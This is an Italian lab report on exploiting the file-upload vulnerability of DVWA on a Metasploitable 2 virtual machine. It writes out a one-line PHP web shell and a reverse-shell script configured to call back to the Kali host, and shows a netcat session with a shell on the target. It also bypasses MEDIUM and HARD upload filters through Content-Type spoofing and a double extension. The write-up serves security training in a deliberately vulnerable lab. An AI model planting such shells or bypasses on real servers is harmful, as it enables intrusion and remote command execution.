

Report Exploit file upload W13D1

In questo esercizio dovremo caricare una shell.php sulla DVWA di Metasploitable 2, prima di cominciare l'esercizio assicuriamoci che le vm di Kali e Metasploitable siano sulla stessa rete e che possano comunicare tra loro.

Step 1 Creiamo un file .php contenente una shell semplice da caricare successivamente sulla DVWA.

```
(kali㉿kali)-[~]  
$ nano shell.php  
  
(kali㉿kali)-[~]  
$ cat shell.php  
<?php system($_REQUEST["cmd"]); ?>  
  
(kali㉿kali)-[~]  
$
```

Step 2 Apriamo burpsuite e dal browser del programma colleghiamoci alla DVWA di Metasploitable 2 digitando l'IP della macchina in questione e selezionando la voce DVWA dal menu.

Step 3 Selezioniamo la difficoltà LOW e spostiamoci sulla sezione File Upload del menu e selezioniamo come file da caricare la shell.php creata in precedenza.

Vulnerability: File Upload

Choose an image to upload:

Browse...

 shell.php

Upload

Step 4 Prima di premere Upload, spostiamoci su Burp Suite ed attiviamo l'intercettazione.

Step 5 Carichiamo il file selezionato, apparirà a schermo un messaggio di accettazione del file, possiamo ora copiare il path in rosso ed incollarlo nell'URL della DVWA per attivare la shell.

Choose an image to upload:


Browse...

 No file selected.


Upload

../../../../hackable/uploads/shell.php succesfully uploaded!


Step 6 La shell è ora attiva ed è in attesa di comandi.




Step 7 Aggiungiamo all'URL: `?cmd=<comando desiderato>` per testare la funzionalità della shell.



Step 8 Possiamo eseguire comandi sulla shell anche modificando la richiesta GET catturata con Burp Suite, selezioniamo la richiesta GET contenente il comando e con il tasto destro selezioniamo Repeater.



Step 9 Possiamo ora modificare il comando da “pwd” a ciò che desideriamo eseguire ed osservare l’output direttamente da Burp Suite.



Facoltativo

L'esercizio facoltativo richiede di utilizzare una shell.php più complessa, nel mio caso ho scelto una shell già presente su Kali e ne ho testato l'output.

Step 1 Da Kali spostiamoci nella directory contenente il file php-reverse-shell.php.

```
(kali㉿kali)-[~]
└─$ tree /usr/share/webshells
/usr/share/webshells
├── asp
│   ├── cmd-asp-5.1.asp
│   └── cmdasp.asp
├── aspx
│   └── cmdasp.aspx
├── cfm
│   └── cfexec.cfm
├── jsp
│   ├── cmdjsp.jsp
│   └── jsp-reverse.jsp
├── laudanum → /usr/share/laudanum
├── perl
│   ├── perlcmd.cgi
│   └── perl-reverse-shell.pl
└── php
    ├── findsocket
    │   ├── findsock.c
    │   └── php-findsock-shell.php
    ├── php-backdoor.php
    ├── php-reverse-shell.php
    ├── qsd-php-backdoor.php
    └── simple-backdoor.php

9 directories, 14 files
```

Step 2 Modifichiamo il file in modo che contenga l'IP di Kali.

```
GNU nano 8.4 /usr/share/webshells/php/php-reverse-shell.php *
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// -----
// Usage: php -f php-reverse-shell.php <ip> <port>
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0); // 0 - bytes 4096 (32.0 KiB)
$VERSION = "1.0"; // 0 - dropped 0 overruns 0 - carrier 0 - collisions 0
$ip = '192.168.32.100'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400; // 0 - network 255.0.0.0
$write_a = null; // prefixlen 128 - scopeid 0x10<host>
$error_a = null; // timeout 1000 - (float) 1000
$shell = 'uname -a; w; id; /bin/sh -i'; // 0 KiB
$daemon = 0; // 0 - dropped 0 overruns 0 - frame 0
$debug = 0; // 0 - bytes 4096 (32.0 KiB)
```

Step 3 Spostiamoci su un altro terminale e mettiamoci in ascolto con Netcat sulla porta selezionata.

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
█
```

Step 4 Carichiamo il file modificato php-reverse-shell-php sulla DVWA, copiamo il link in rosso ed aggiungiamolo correttamente all'URL della DVWA.

Step 5 Ora dal terminale con Netcat in ascolto potremo eseguire i comandi sulla shell.

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.101] 47297  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
08:37:03 up 1:23, 2 users, load average: 0.09, 0.03, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
msfadmin  tty1    -             07:13   10:16m  0.03s  0.01s  -bash  
root     pts/0    :0.0         07:13   1:23   0.00s  0.00s  -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell  
sh-3.2$ whoami  
www-data  
sh-3.2$ ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
sh-3.2$
```

Choose an image to upload:
Choose File No file chosen

success

SQL Injection (Blind)

XSS reflected

XSS stored

DVWA Security

PHP info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled


www-data@192.168.32.101:~\$

Pratica Extra


Ripetere l'upload della shell in difficoltà MEDIUM e HARD.

Difficoltà MEDIUM.


Step 1 Se proviamo a caricare il file shell.php come in precedenza, apparirà un messaggio di errore che ci informa che la nostra immagine non è stata caricata. Questo ci fa capire che il file che DVWA si aspetta non è .php ma .jpeg .



Step 2 Catturiamo la richiesta POST con Burp Suite e una volta inviata al Repeater, modifichiamo il campo Content-Type con: “image/jpeg”. Invia la richiesta e come possiamo vedere dalla sezione response avremo un messaggio di file caricato correttamente. Potremo ora copiare il path in rosso ed aggiungerlo all’URL della DVWA per accedere alla shell.



Step 3 Aggiungiamo “?cmd=<comando>” per l’esecuzione dei comandi desiderati.



Difficoltà HARD

Step 1 Come visto per la difficoltà MEDIUM, proviamo a caricare il file shell.php normalmente, ma ci apparirà un messaggio di errore che ci informa che la nostra immagine non è stata caricata. Analizziamo il source code della pagina per avere più informazioni, da qui potremo notare che il file che DVWA si aspetta dovrà rispettare diversi parametri.

File Upload Source

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" ||
        $uploaded_ext == "JPEG") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

        }

    }
    else{

        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';

    }

}


?>
```


Step 2 Come visto in precedenza, catturiamo con Burp Suite la richiesta POST, inviamola al Repeater e modifichiamo i seguenti campi nella richiesta:

- Filename: shell.php.jpeg
- Content-Type: image/jpeg

Clicchiamo su Send e per visualizzare meglio la risposta selezioniamo Render.

Come possiamo vedere dall'immagine la richiesta è andata a buon fine, possiamo quindi aggiungere il path in rosso all'URL ed accedere alla shell.



Step 3 Aggiungere: ?cmd=<comando> all'URL per poter immettere comandi.

